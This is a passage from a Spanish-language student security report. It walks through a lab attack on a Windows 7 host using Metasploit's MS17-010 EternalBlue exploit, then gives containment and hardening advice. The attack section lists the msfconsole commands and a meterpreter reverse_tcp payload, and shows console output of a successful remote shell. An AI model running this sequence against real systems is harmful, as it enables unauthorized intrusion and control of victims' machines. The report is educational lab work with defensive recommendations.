
Figura 11. Inicio de la bases de datos de PostgreSQL



Fuente: Gabriel Suarez Gonzalez

   Se digita el comando Service PostgreSQL status


Figura 12. Verificación del estado de la base de datos PostgreSQL



Fuente: Gabriel Suarez Gonzalez

5. Al determinar que las maquinas a la cual vamos a atacar son vulnerables ejecutamos el metasploit atraves del comando **msfconsole**


Figura 13. Ejecución del metasploit



Fuente: Gabriel Suarez Gonzalez

6. Se busca el exploit (MS17_010) en la librería de metasploit a través del comando **search MS17_010**

Figura 14. Búsqueda del exploit




Fuente: Gabriel Suarez Gonzalez

Inicialmente se ejecuta el exploit auxiliar que nos permite escanear el HOTS que vamos a atacar y verificar que es vulnerable, esto lo realizamos a través del comando use auxiliary/scanner/smb/smb_ms17_010.

Al a ver ejecutado este comando debo verificar que la dirección IP del equipo a que voy a atacar esta asignada RHOST para realizar el mismo, para ello debo ejecutar el comando option y verificar lo anteriormente dicho.

Figura 15. Verificación de la dirección IP al RHOST a atacar



Fuente: Gabriel Suarez Gonzalez


Si no está asignada debo realizarlo atreves del comando set rhots 10.0.2.4

Figura 16. Asignación de dirección Ip al RHOST

Fuente: Gabriel Suarez Gonzalez

7. Se ejecuta con el comando Run

Figura 17. Ejecución del comando Run




Fuente: Gabriel Suarez Gonzalez

Hay logramos determinar que la dirección que se va a realizar el ataque es vulnerable atreves de este exploit.

8. Al haber determinado que es vulnerable con este exploit arranco el ataque a través del comando use exploit/windows/smb/sm17_010_eternalblue; allí debo determinar que está cargado el payload, debo hacerlo atreves del comando show payload


Figura 18. Ejecucion del comando exploit/windows/smb/sm17_010_eternalblue



Fuente: Gabriel Suarez Gonzalez

Luego de determinar que está cargado el payload miramos las opciones a través del comando show options


Figura 19. Carga y verificación del payload



Fuente: Gabriel Suarez Gonzalez

Podemos observar que no está cargada la dirección IP de equipo al que vamos a atacar y debemos cargarla atreves del comando set RHOST 10.0.2.4


Figura 20. Carga de dirección Ip al RHOST



Fuente: Gabriel Suarez Gonzalez

Al ver que ya está cargado el RHOTS aplico el payload atreves del comando set payload Windows/x64/meterpreter/reverse_tcp


Figura 21. Aplicación del Payload



Fuente: Gabriel Suarez Gonzalez

Miro las opciones y verifico que el RHOST este asignado y lanzo el exploit a través del comando exploit.

Figura 22. Lanzamiento del exploit a través del comando exploit



Fuente: Gabriel Suarez Gonzalez

Acá vemos que el ataque se concretó y llegamos al Meterpreter el cual es un intérprete de comandos que nos permite acceder al equipo que estamos atacando atreves del comando Shell.

Figura 23. Verificacion del ataque y llegada al Meterpreter




Terminal nro.1
Archivo Acciones Editar Vista Ayuda
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.7:8443
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.4:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.4:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.7:8443 → 10.0.2.4:49181) at 2020-09-25 14:25:01 -0500
[+] 10.0.2.4:445 - =-=-=-=

Figura 25. Identificación y ejecución del archivo winse20w0.exe



Fuente: Gabriel Suarez Gonzalez

Fase 4 Contención de ataques informáticos

En esta fase se contempló los parámetros y medidas para contener el ataque informático que compromete a los equipos de la Empresa The WhiteHouse Security con sistemas operativos Windows 7 X86 y X64 y que se está produciendo en tiempo real, y así poder evitar que se siga generando más daño a nivel interno de la organización.

Para ello recomendamos primero que todo una cultura de capacitaciones a todo el personal de la empresa en temas de ciberseguridad para evitar ataques que se nos pueden presentar en cualquier momento por parte de un ciberdelincuente que quiera perturbar nuestros sistemas informáticos y el robo de información.

Si se llegase a detectar un ataque en tiempo real debemos realizar los siguientes pasos para la contención de este[5]:

- **Identificación y detección del ataque:** Acá se determinan si nuestros equipos de cómputo poseen algún sistema de indicadores que nos permita ser alertados ante una nueva eventualidad de vulnerabilidad.

- **Análisis del ataque o vulnerabilidad:** se debe establecer dicho análisis de vulnerabilidad para determinar que componentes se encuentran involucrados en él y así poder contemplar y ejecutar un plan de mitigación de este.

[5] https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

- **Evaluación del ataque**: debemos tener en cuenta los niveles de impacto de este basado en el análisis de riesgos y clasificación de los activos de información hechos previamente.
  Estos pueden ser clasificados como
  Alto Impacto
  Medio Impacto
  Bajo Impacto
  Ya que cada uno de ellos tiene un manejo diferente.

También nos podemos apoyar con medidas de Hardenizacion o aseguramiento de nuestro sistema para evitar y reducir que los ataques o vulnerabilidades. Algunas recomendaciones de Hardenizacion de nuestros sistemas están en:

-Renovar periódicamente nuestras contraseñas por defecto

- Remover el programa de aplicación que no sea necesario

- Configurar los usuarios y servicios que sean necesarios.

- Cerrar puertos que no se estén utilizando.

- Realizar constantemente Backup de los datos e información más relevante e importante.

- Instalar y configurar un Firewall

- Verificar que las acciones que realicemos a nuestro sistema en pro de asegurarnos de un ataque no tengan daños colaterales al funcionamiento de este.

A nivel de usuarios también debemos realizar una serie de recomendaciones para mitigar los riesgos como:

- No recibir ni abrir archivos de origen desconocido
- No realizar descargas de información de páginas desconocidas o no oficiales
- Configurar claves y contraseñas cumpliendo los parámetros de seguridad como combinaciones de caracteres.
- Contar con un software antivirus de protección

Si de acuerdo con las medidas de hardenizacion no podemos contener los ataques de ciberdelincuentes también podemos optar por implementar controles priorizados desarrollados por un CIS “Center For Internet Security” empleando toda su experiencia y conocimiento para contener ataques informáticos además podría servirnos para[6]:

- Control y configuración de activos de inventario de hardware y software
- Control de privilegios de administrador
- Protección de correos electrónicos y navegadores
- Prevención contra Malware (programas malignos)

[6] https://blog.isecauditors.com/2019/11/novedades-version-7-1-controles-cis.html

- Control de protocolos, puertos y servicios de red
- Protección de datos
- Configuración de firewall, Router y dispositivos de red
- Control de conexiones inalámbricas
- Seguimientos y control de cuentas
- Capacitación a usuarios sobre seguridad informática
- Respuestas y gestión de incidentes

Por último, podemos instalar y configurar herramientas de contención de ataques informáticos tanto de hardware como de software como ESET SMART SECURITY, ESET NOD 32 ANTIVIRUS, BITDEFENDER TOTAL SECURITY que son herramientas que nos ayudan a detener los ataques en nuestro sistema.

CONCLUSIONES

Con el desarrollo de este informe técnico se ha logrado establecer los activos de información que cuenta la empresa The WhiteHouse Security, activos que cuentan con tecnología desactualizadas y actualizadas lo que conlleva a sufrir ataques de ciberdelincuentes que pueden perturbar la integralidad de la información que se llevan a cabo en los equipos informáticos de la empresa.

La información es el activo más importante de toda empresa, razón por la cual debemos contemplar e implementar controles y medidas de seguridad que permitan mitigar y contrarrestar cualquier ataque o hecho desafortunado que ponga en riesgo los activos de la empresa.

Se hace indispensable tener en cuenta el código de ética para ingenieros, para llegar a realizar cualquier actividad de tipo ilegal para evitar ser sancionados por el COPNIA que es la organización que vigila y regula la legalidad de la ejecución de mi profesión.

Con el desarrollo de este Seminario se pudo observar las diferentes vulnerabilidades a que están expuestos los equipos de cómputo de los usuarios independientemente de la arquitectura que ellos poseen en las diferentes empresas y en este caso la empresa The WhiteHouse Security.

Para evitar dichas vulnerabilidades debemos fomentar una cultura de capacitaciones del personal de la empresa en temas de ciberseguridad, además implementar y aplicar controles de seguridad para prevenir y mitigar dichos ataques informáticos y evaluar el impacto de estos basados en los análisis de riegos y la clasificación de los activos de información.

